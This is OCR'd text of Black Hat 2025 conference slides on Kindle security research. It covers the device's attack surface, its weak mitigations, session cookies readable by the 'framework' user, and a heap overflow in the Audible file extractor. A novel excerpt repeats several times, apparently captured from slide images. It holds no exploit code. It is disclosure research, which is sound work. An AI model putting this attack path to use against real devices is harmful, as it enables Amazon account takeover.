black hat BRIEFINGS

DECEMBER 10-11, 2025
EXCEL LONDON / UNITED KINGDOM

Don’t Judge an Audiobook by its Cover
Taking Over your Amazon Account with a Kindle


Speaker: Valentino Ricotta

whoami

- **Security researcher @ Thalium**
  > Part of **Thales Group**
  > Based in France
- Interested in vulnerability research, reverse engineering, exploit
- Previous work…
  > Bugs in Windows and Steam
  > Participated in Pwn2Own 2023 and 2025

THALIUM

Amazon's Kindle e-reader


kindle
Your next great read is waiting
The Kindle store has a massive selection of books you can download straight to your device.
kindle


?

Why look into the security of Kindle devices?

- Used by millions, looks harmless, but security risks are often underestimated

Why look into the security of Kindle devices?

- Used by millions, looks harmless, but security risks are often underestimated
- **Tangible impact**
  > Kindles are registered to Amazon accounts



Why look into the security of Kindle devices?

Parsers

E-books

PDF
HTML
AZW
MOBI
KFX
...

The letter arrives on a Friday. Slit and resealed with a sticker, of course, as all their letters are: *Inspected for your safety—PACT.* It had caused confusion at the post office, the clerk unfolding the paper inside, studying it, passing it up to his supervisor, then the boss. But eventually it had been deemed harmless and sent on its way. No return address, only a New York, NY postmark, six days old. On the outside, his name—Bird—and because of this he knows it is from his mother.

. . .

He has not been Bird for a long time.

We named you *Noah* after your father's father, his mother told him once. *Bird* was all your own doing.

The word that, when he said it, felt like him. Something

Why look into the security of Kindle devices?

Parsers

E-books

PDF
HTML
AZW
MOBI
KFX
...

Media

Images
Fonts
...

I

The letter arrives on a Friday. Slit and resealed with a sticker, of course, as all their letters are: *Inspected for your safety—PACT.* It had caused confusion at the post office, the clerk unfolding the paper inside, studying it, passing it up to his supervisor, then the boss. But eventually it had been deemed harmless and sent on its way. No return address, only a New York, NY postmark, six days old. On the outside, his name—Bird—and because of this he knows it is from his mother.

. . .

He has not been Bird for a long time.

We named you *Noah* after your father's father, his mother told him once. *Bird* was all your own doing.

The word that, when he said it, felt like him. Something

Why look into the security of Kindle devices?

Parsers

E-books

PDF
HTML
AZW
MOBI
KFX
…

Media

Images
Fonts
…

I

The letter arrives on a Friday. Slit and resealed with a sticker, of course, as all their letters are: *Inspected for your safety—PACT.* It had caused confusion at the post office, the clerk unfolding the paper inside, studying it, passing it up to his supervisor, then the boss. But eventually it had been deemed harmless and sent on its way. No return address, only a New York, NY postmark, six days old. On the outside, his name—Bird—and because of this he knows it is from his mother.

. . .

He has not been Bird for a long time.
We named you *Noah* after your father's father, his mother told him once. *Bird* was all your own doing.
The word that, when he said it, felt like him. Something

Integrated browser

Internal services

Why look into the security of Kindle devices?

Parsers

E-books

PDF
HTML
AZW
MOBI
KFX
...

Media

Images
Fonts
...

I

The letter arrives on a Friday. Slit and resealed with a sticker, of course, as all their letters are: *Inspected for your safety—PACT.* It had caused confusion at the post office, the clerk unfolding the paper inside, studying it, passing it up to his supervisor, then the boss. But eventually it had been deemed harmless and sent on its way. No return address, only a New York, NY postmark, six days old. On the outside, his name—Bird—and because of this he knows it is from his mother.

. . .

He has not been Bird for a long time.
We named you *Noah* after your father's father, his mother told him once. *Bird* was all your own doing.
The word that, when he said it, felt like him. Something

Loc 79 17%

Integrated browser

Internal services

USB

Bluetooth

Wi-Fi

Why look into the security of Kindle devices?

Parsers

E-books

PDF
HTML
AZW
MOBI
KFX
...

Media

Images
Fonts
...

I

The letter arrives on a Friday. Slit and resealed with a sticker, of course, as all their letters are: *Inspected for your safety—PACT.* It had caused confusion at the post office, the clerk unfolding the paper inside, studying it, passing it up to his supervisor, then the boss. But eventually it had been deemed harmless and sent on its way. No return address, only a New York, NY postmark, six days old. On the outside, his name—Bird—and because of this he knows it is from his mother.

. . .

He has not been Bird for a long time.

We named you *Noah* after your father's father, his mother told him once. *Bird* was all your own doing.

The word that, when he said it, felt like him. Something

Malicious e-book in the store

kindle direct publishing

State of the art

- Jailbreak: important to test the live system’s behavior and debugging
  - > Most recent one: AdBreak
- Vulnerability research (remote scenario)
  - > 2021: JPEG XR parser[1], PDF parser[2]
  - > Kindle security has improved since (ASLR, NX...)


[1] KindleDrip: From Your Kindle’s Email Address to Using Your Credit Card (Yogev Bar-On)
[2] Do you like to read? I can take over your Kindle with an e-book (CheckPoint Research)

Overview of the Kindle OS

- Kindle OS
  - > Based on **Linux** 🐧
  - > arm32 architecture

Overview of the Kindle OS

- Kindle OS
  - > Based on **Linux** 🐧
  - > arm32 architecture
- Firmware can be downloaded online
  - > Extract `rootfs` using KindleTool



Kindle E-Reader Software Updates

Software updates automatically download and install on your Kindle when connected wirelessly. These free software updates include general improvements and performance enhancements.

Devices

Kindle Scribe - 2024 Release	5.18.6 Download Software Update View Release Notes
Kindle Scribe - 2022 Release	5.18.6 Download Software Update View Release Notes
Kindle Colorsoft (1st Generation)	5.18.6 Download Software Update View Release Notes
Kindle Paperwhite (12th Generation) - 2024 Release	5.18.6 Download Software Update View Release Notes
Kindle (11th Generation) - 2024 Release	5.18.6 Download Software Update View Release Notes
Kindle (11th Generation) - 2022 Release	5.18.6 Download Software Update View Release Notes

Overview of the Kindle OS

- Many binaries lack mitigations (PIE ✗, RELRO ✗, stack canaries ✗)
- Ancient libc (2.20) 💀

Overview of the Kindle OS


- Many binaries lack mitigations (PIE ✗, RELRO ✗, stack canaries ✗)
- Ancient libc (2.20) 💀
- Limited access control / segmentation

Overview of the Kindle OS


- Many binaries lack mitigations (PIE ✗, RELRO ✗, stack canaries ✗)
- Ancient libc (2.20) 💀
- Limited access control / segmentation

- Two users: **`root`** and **`framework`**
  > **`framework`** is enough to access 🍪 **Amazon session cookies**


What happens to downloaded e-books?




What happens to downloaded e-books?



What happens to downloaded e-books?



What happens to downloaded e-books?



Vulnerability #1:
Heap overflow in the Audible extractor

Why are audiobook files an interesting target?

- Audible: Amazon’s audiobook platform

Why are audiobook files an interesting target?

- Audible: Amazon’s audiobook platform
- **Audible files (AAX)**
  > Scanned even if you don’t own them and your Kindle cannot play audio!
- The extractor goes quite deep in the parsing to fetch metadata

audible

Fuzzing attempt

- Extractor relies on **`libaudibleaaxsdk.so`** for AAX parsing
- Good fuzzing target: `fetchContentInformation(char *path)`
  - > Called by the extractor


Fuzzing attempt

- Extractor relies on **`libaudibleaaxsdk.so`** for AAX parsing
- Good fuzzing target: `fetchContentInformation(char *path)`
  - Called by the extractor
- Naive fuzzing (AFL++ / QEMU) was not very effective…
  - No crashes
  - Only one input sample
  - Very slow
  - Struggle to find new paths

AAX file format

